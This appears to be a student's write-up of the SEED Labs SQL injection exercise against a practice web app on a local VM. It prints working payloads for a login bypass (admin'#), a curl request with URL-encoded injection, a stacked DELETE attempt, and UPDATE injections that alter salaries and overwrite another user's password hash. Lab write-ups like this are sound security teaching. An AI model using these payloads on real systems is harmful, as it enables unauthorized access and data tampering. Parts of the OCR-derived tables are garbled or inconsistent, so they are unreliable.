
SQL Injection Lab

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Task 1: Get Familiar with SQL Statements

```
[11/11/18]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql>
```


In this task, I've opened mysql on the virtual machine using terminal. The database that this lab relies on is Users, and I've displayed the tables in this database.

Task 2A: SQL Injection Attack on SELECT Statement



In this task, I've done an SQL injection attack using the webpage. The task required to get into the admin account without entering the password. This was achieved by entering **admin'#** in the username field.

What this does is, in the SQL query, it takes in the username entity as admin, the single quote closes the entry field in the SQL query and the # sign comments everything that's supposed to follow in the query, which basically comments out the password field. It's because of this, we're able to bypass the login by just entering the username and not the password.




The screenshot shows a web browser window titled "SQLi Lab - Mozilla Firefox". The address bar displays the URL: `www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%23&#`. The page has a green header with the "SEED LABS" logo, "Home" and "Edit Profile" links, and a "Logout" button. The main content area is titled "User Details" and contains a table with user information.

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

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We get access to the admin page without entering the password.

Task 2B: SQL Injection Attack on SELECT Statement



The screenshot shows a terminal window with the title "moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox". The terminal displays the output of a GET request to the URL `http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%27%23&Password=`. The output shows the following headers:

```
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/
Cookie: PHPSESSID=dl22u57dvhcbnun07ebctclb51
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Below the terminal output, a terminal command is shown: `[11/12/18]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%27%23&Password='`

```
#!/DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <div class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php"></a>

      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="s
r-only"></span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button onclick="logout()" type="but
ton" id="logoutBtn" class="nav-link my-2 my-lg-0">Logout</button></div></div><div class="container"><div class="text-center"><b> User Details </b></div><table
class="table table-striped table-bordered"><thead class="thead-dark"><tr><th scope="col">Username</th><th scope="col">EId</th><th scope="col">Salary</th><th scope="col
">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><t
body><tr><th scope="row"> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Bob</th><td>
20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>
98993524</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Ted</th><td>50000</td><td>10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row">
Admin</th><td>99999</td><td>40000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABS
  </p>
</div>
</div>
<script type="text/javascript">
  function logout(){
    location.href = "logout.php";
  }
</script>
</body>
</html>[11/12/18]seed@VM:~$
```

This task gets us to do the SQL Injection attack using command line. I've captured the HTTP request to find out the URL that needs to be passed along with curl in the command line. In the URL encoded specials symbols are used. %27 represents single quote and %23 represents # which is used for comments in an SQL query. When we pass this URL with curl, it gives us a HTML script of the output that would make sense in a web browser.

Task 2C: SQL Injection Attack on SELECT Statement

SQLi Lab

www.seedlabsqinjection.com/unsafe_home.php?username=admin%26%27DELETE%20FROM%20users%20WHERE%20username%3D'Alice'%

HTTP Header Live

SEED LABS


The account information your provide does not exist.

Go back

Clear Options

File Save Record Data

autoscroll



INPUT: ' or 1=1; delete from credential where username='Alice';#

In this task, we're append a new SQL query in the same entry field. In the second query, I try to delete the field Alice from the database, but I'm unable to do it. It's probably because the php code is able to differentiate the data from the code, which is why it takes evasive actions. 1=1 query is to basically indicate a true condition which makes no sense to a layman user, but it helps to enable SQL injection. We also use the OR logical operator so we can get away with just 1 true condition (1=1).

Task 3A: SQL Injection Attack on UPDATE Statement

SQL Lab

www.seedlabsqlinjection.com/unsafe_home.php?username=Alice&Password=seedalce

HTTP Header Live

SEEDLABS Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

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SQL Lab

www.seedlabsqlinjection.com/unsafe_edit_frontend.php

HTTP Header Live

SEEDLABS Home Edit Profile Logout

Alice's Profile Edit

NickName

Email


Address

Phone Number

Password


Save

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INPUT: ',salary='55555' where EID='10000'#

In this task, Alice is unhappy with her boss and wants to change her salary in the database. So, the above string is used in the input field and it's referenced using the EID field. # symbol again helps to comment what ever is a part of the SQL query after EID='10000' is entered.



We can see that her salary has been updated to 555555 from 20000.

Task 3B: SQL Injection Attack on UPDATE Statement

The screenshot shows a web browser window with the URL `www.seedlabsqinjection.com/unsafe_edit_frontend.php`. The page title is "Alice's Profile Edit". The NickName field contains the payload ``,salary='1' where EID='200`. The Save button is visible at the bottom of the form. On the left, the HTTP Header Live window shows the request details, including the User-Agent, Accept, and Cookie headers.

INPUT: ',salary='1' where EID='20000'#

In this task, Alice changes her Bobby's salary to 1. The above string is used in the input field. Just like the previous task, we use EID to reference to Bobby.

The screenshot shows a MySQL command prompt window. The user has executed the following commands:

```
mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from credentials;
ERROR 1146 (42502): Table 'Users.credentials' doesn't exist
mysql> select * from credential;
```

The results of the `select * from credential;` query are shown in two tables. The first table shows the initial state where Bobby's salary is 99999. The second table shows the state after the SQL injection attack, where Bobby's salary has been changed to 1.

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	99999	9/20	10211002				alice	fdbe918bdae8300aa54747fc95fe0470fff4976
2	Boby	20000	99999	4/20	10213352				alice	b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	99999	4/10	98993524				alice	a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	99999	1/11	32193525				alice	995b8b8c183f349b3cab0ae7fcd39133508d2af
5	Ted	50000	99999	11/3	32111111				alice	99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	99999	3/5	43254314				alice	a5bdf35a1df4ea895905f6f6618e83951a6effc0

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	555555	9/20	10211002					fdbe918bdae8300aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	99999	4/10	98993524				alice	a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	99999	1/11	32193525				alice	995b8b8c183f349b3cab0ae7fcd39133508d2af
5	Ted	50000	99999	11/3	32111111				alice	99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	99999	3/5	43254314				alice	a5bdf35a1df4ea895905f6f6618e83951a6effc0

We can see Bobby's salary has changed from 99999 to 1.

Task 3C: SQL Injection Attack on UPDATE Statement

SHA1 Hash Generator



This online tool allows you to generate the SHA1 hash from any string. SHA1 is more secure than MD5. You can generate the sha1 checksum of your files to verify the identity of them later, or generate the SHA1 hashes of your users' passwords to prevent them from being leaked.

Enter your text below:

deesboby

Generate


Clear All

☐ Treat each line as a separate string

SHA1 Hash of your string:

01C30430139C213FB1A6DA6B6E90E8F0222EDA54

In this task, Alice want to change Bobby's password to deesboby. Because the password field is encrypted, I use an online to tool to find the hash value of "deesboby" and use the encrypted value in the update query.



INPUT: ',password='01C30430139C213FB1A6DA6B6E90E8F0222EDA54' where EID='20000'#

Alice has used the above string in the input field NickName to change Bobby's password to her wish. Just like the previous tasks, EID was used to reference to Bobby.

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	555555	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	99999	4/10	98993524				alice	a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	99999	1/11	32193525				alice	995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	99999	11/3	32111111				alice	99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	99999	3/5	43254314				alice	a5bdf35ald4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	555555	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352					01C30430139C213FB1A6DA6B6E90E8F0222EDA54
3	Ryan	30000	99999	4/10	98993524				alice	a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	99999	1/11	32193525				alice	995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	99999	11/3	32111111				alice	99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	99999	3/5	43254314				alice	a5bdf35ald4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

```
mysql>
```

Here we can see that the hash value of Bobby's password field has changed.

SQLiLab

www.seedlabsqlinjection.com/unsafe_home.php?username=boby&Password=deesboby

HTTP Header Live

SEEDLABS Home Edit Profile Logout

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

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Clear Options
File Save Record Data
autoscroll

Accept: text/css, */*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=d122u57d
Connection: keep-alive
Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "235ee-56ada63915bcc
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20562
Content-Type: text/css
http://www.seedlabsql
GET HTTP/1.1 200 OK
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X
Accept: text/css, */*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=d122u57d
Connection: keep-alive
Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "2a2-56ada63914c2a-g
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Content-Type: text/css

